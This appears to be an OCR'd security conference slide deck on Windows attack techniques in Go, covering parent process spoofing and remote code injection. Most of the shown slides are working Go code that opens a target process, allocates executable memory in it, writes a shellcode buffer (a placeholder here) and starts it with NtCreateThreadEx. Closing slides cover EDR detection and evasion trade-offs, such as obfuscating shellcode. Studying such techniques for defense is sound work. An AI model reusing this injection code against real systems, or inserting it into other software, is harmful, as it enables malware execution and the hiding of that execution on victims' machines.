
malware.exe → OpenProcess → target.exe

2. Obtain Handle to Target Process

3. Allocate a section of memory for writing with **NtAllocateVirtualMemory**

4. Write the payload to the new allocated space using **NtWriteVirtualMemory**

5. Trigger execution of the payload using **NtCreateThreadEx**



[root@localhost ~]# echo \

Code Injection: Code

```
const requestRights = windows.PROCESS_CREATE_THREAD | windows.PROCESS_QUERY_INFORMATION |
    windows.PROCESS_VM_OPERATION | windows.PROCESS_VM_WRITE |
    windows.PROCESS_VM_READ | windows.PROCESS_TERMINATE |
    windows.PROCESS_DUP_HANDLE | 0x001

var (
    // Victim process ID
    // Taken from command line.
    targetPID, _ = strconv.Atoi(os.Args[1])

    dllNtdll = windows.NewLazySystemDLL("ntdll.dll")

    funcNtCreateThreadEx       = dllNtdll.NewProc("NtCreateThreadEx")
    funcNtWriteVirtualMemory   = dllNtdll.NewProc("NtWriteVirtualMemory")
    funcNtAllocateVirtualMemory = dllNtdll.NewProc("NtAllocateVirtualMemory")

    // Shellcode
    shellcodeData = []byte("SHELLCODE GOES HERE")
)
```

[root@localhost ~]# echo \

Code Injection: Code (cont.)

```
// Get HANDLE to the target process
targetHandle, err := windows.OpenProcess(
    requestRights,      // Security Access rights
    true,               // Inherit Handles
    uint32(targetPID), // Target Process ID
)

if err != nil {
    panic("OpenProcess failed: " + err.Error())
}
```

[root@localhost ~]# echo \

Code Injection: Code (cont.)

```
// Declare some variables to collect the base address and the amount of bytes allocated.
var (
    baseAddress    uintptr
    allocatedSize = uint32(len(shellcodeData))
)

// Allocate the memory in the process space of the target process.
// AllocatedSize cannot be NULL or Zero!
allocResult, _, err := funcNtAllocateVirtualMemory.Call(
    uintptr(targetHandle),                  // HANDLE to the target process
    uintptr(unsafe.Pointer(&baseAddress)),  // Pointer that receives the allocated base address of the memory
    0,                                      // Number of zeros needed, can ignore this
    uintptr(unsafe.Pointer(&allocatedSize)), // Pointer to a UINT32 to received the total allocated size
    windows.MEM_COMMIT,                     // Memory options
    windows.PAGE_EXECUTE_READWRITE,         // Memory page security options
)

if allocResult > 0 {
    panic("NtAllocateVirtualMemory failed: " + err.Error())
}

fmt.Printf("Allocated %dbytes at 0x%X\n", allocatedSize, baseAddress)
```

[root@localhost ~]# echo \

Code Injection: Code (cont.)

```
// Declare a variabled to receive the amount of bytes that were written.
var bytesWritten uint32

// [Undocumented] Write the data from the buffer to the specified memory base address.
writeResult, _, err := funcNtWriteVirtualMemory.Call(
    uintptr(targetHandle),                      // HANDLE to the target process
    uintptr(baseAddress),                       // Memory base address to start at
    uintptr(unsafe.Pointer(&shellcodeData[0])), // Pointer to the data to write
    uintptr(len(shellcodeData)),                // Length of the data to write
    uintptr(unsafe.Pointer(&bytesWritten)),     // Pointer to a UINT32 that receives the amount of bytes written
)

if writeResult > 0 {
    panic("NtWriteVirtualMemory failed: " + err.Error())
}

fmt.Printf("Wrote %dbytes at 0x%X\n", bytesWritten, baseAddress)
```

Code Injection: Code (cont.)

```
// Declare a HANDLE to store the resulting thread HANDLE.
var threadHandle uintptr

// [Undocumented] Execute the code at the specified memory base address.
execResult, _, err := funcNtCreateThreadEx.Call(
    uintptr(unsafe.Pointer(&threadHandle)), // Pointer to receive the HANDLE to the created thread
    windows.GENERIC_ALL,                    // Access rights to create with
    0,                                      // Object attributes, can be NULL
    uintptr(targetHandle),                  // HANDLE to the target process
    baseAddress,                            // Memory base address to execute
    0,                                      // Execution parameters, can be NULL
    0,                                      // Create suspend, set to FALSE
    0,                                      // Stack size count of zeros
    0,                                      // Stack size to commit
    0,                                      // Stack size to reserve
    0,                                      // Output buffer, can be NULL
)

if execResult > 0 {
    panic("NtCreateThreadEx failed: " + err.Error())
}

fmt.Printf("Execute 0x%X code at 0x%X\n", threadHandle, baseAddress)
```

DEMO: Code Injection

Execution

DEMO: Code Injection

Elevated Execution

Code Injection: Detection

- Detection rate decreases with less common functions
- WinAPI function usage
  - CreateRemoteThread is common
  - NtCreateThreadEx is less common
- Detected with
  - Antivirus
  - Endpoint Detection and Response (EDRs)
- Popular EDRs for detection
  - Carbon Black
  - HX

[3] @poofsuits

Final Thoughts

[root@localhost ~]# echo \

Final Thoughts: Parent Process Spoofing

- Excellent way to attribute execution
- Prevention is hard
  - Push for using more application containment?
- Detection is slim
  - Not many setups include it (or look for it)
- Drawbacks
  - Must have filesystem write access
  - Executables must be on-disk

Final Thoughts: Parent Process Spoofing (cont.)

- Implementation is difficult
  - Many “gotcha” sections
- Internal Windows weirdness
  - **InitializeProcThreadAttributeList** returns an error on success
    - MS “tHiS iS eXpEcTeD bEhAvIoR”
  - “CREATE_NEW_CONSOLE” when supplying the console!
- Great way to learn the Windows API
- Interesting Golang weirdness
  - Struct memory allocation

[root@localhost~]# echo \

Final Thoughts: Code Injection

- Offensive
  - Great for deployment
  - Mask execution
- Defense
  - More detectable
  - Signatures can detect shellcode
  - Built in prevention methods
    - Core Isolation
    - Memory Integrity
- Drawbacks
  - Race for detection
  - Shellcode must be obfuscated

[root@localhost ~]# echo \

References and Links

- 1: docs.microsoft.com/en-us/windows-hardware/drivers/kernel/what-does-the-zw-prefix-mean-
- 2: blog.xpnsec.com/how-to-argue-like-cobalt-strike/
- 3: docs.microsoft.com/en-us/windows/win32/api/winbase/ns-winbase-startupinfoexa
- 4: blog.f-secure.com/detecting-parent-pid-spoofing/
- 5: docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-updateprocthreadattribute#remarks
- Another writeup: blog.didierstevens.com/2009/11/22/quickpost-selectmyparent-or-playing-with-the-windows-process-tree/
- Full references list will be in the GitHub repo
- Code Examples
  - Shortlink: dij.sh/owo
  - GitHub: github.com/secfurry/OwOwningTheWinAPI

[root@localhost ~]# echo \

Artist Credits

- 1: Renee French and @tenntenn
  - Renee French (reneefrench.blogspot.com)
  - @tenntenn (twitter.com/tenntenn)
- 2: @SmolSammichOwO (twitter.com/SmolSammichOwO)
- 3: @Poofsuits (twitter.com/poofsuits)
- 4: @PrinceMaiArt (twitter.com/princemaiart)

Thanks for Watching!

@secfurry

secfurry.com

Questions?

[4] @PrinceMaiArt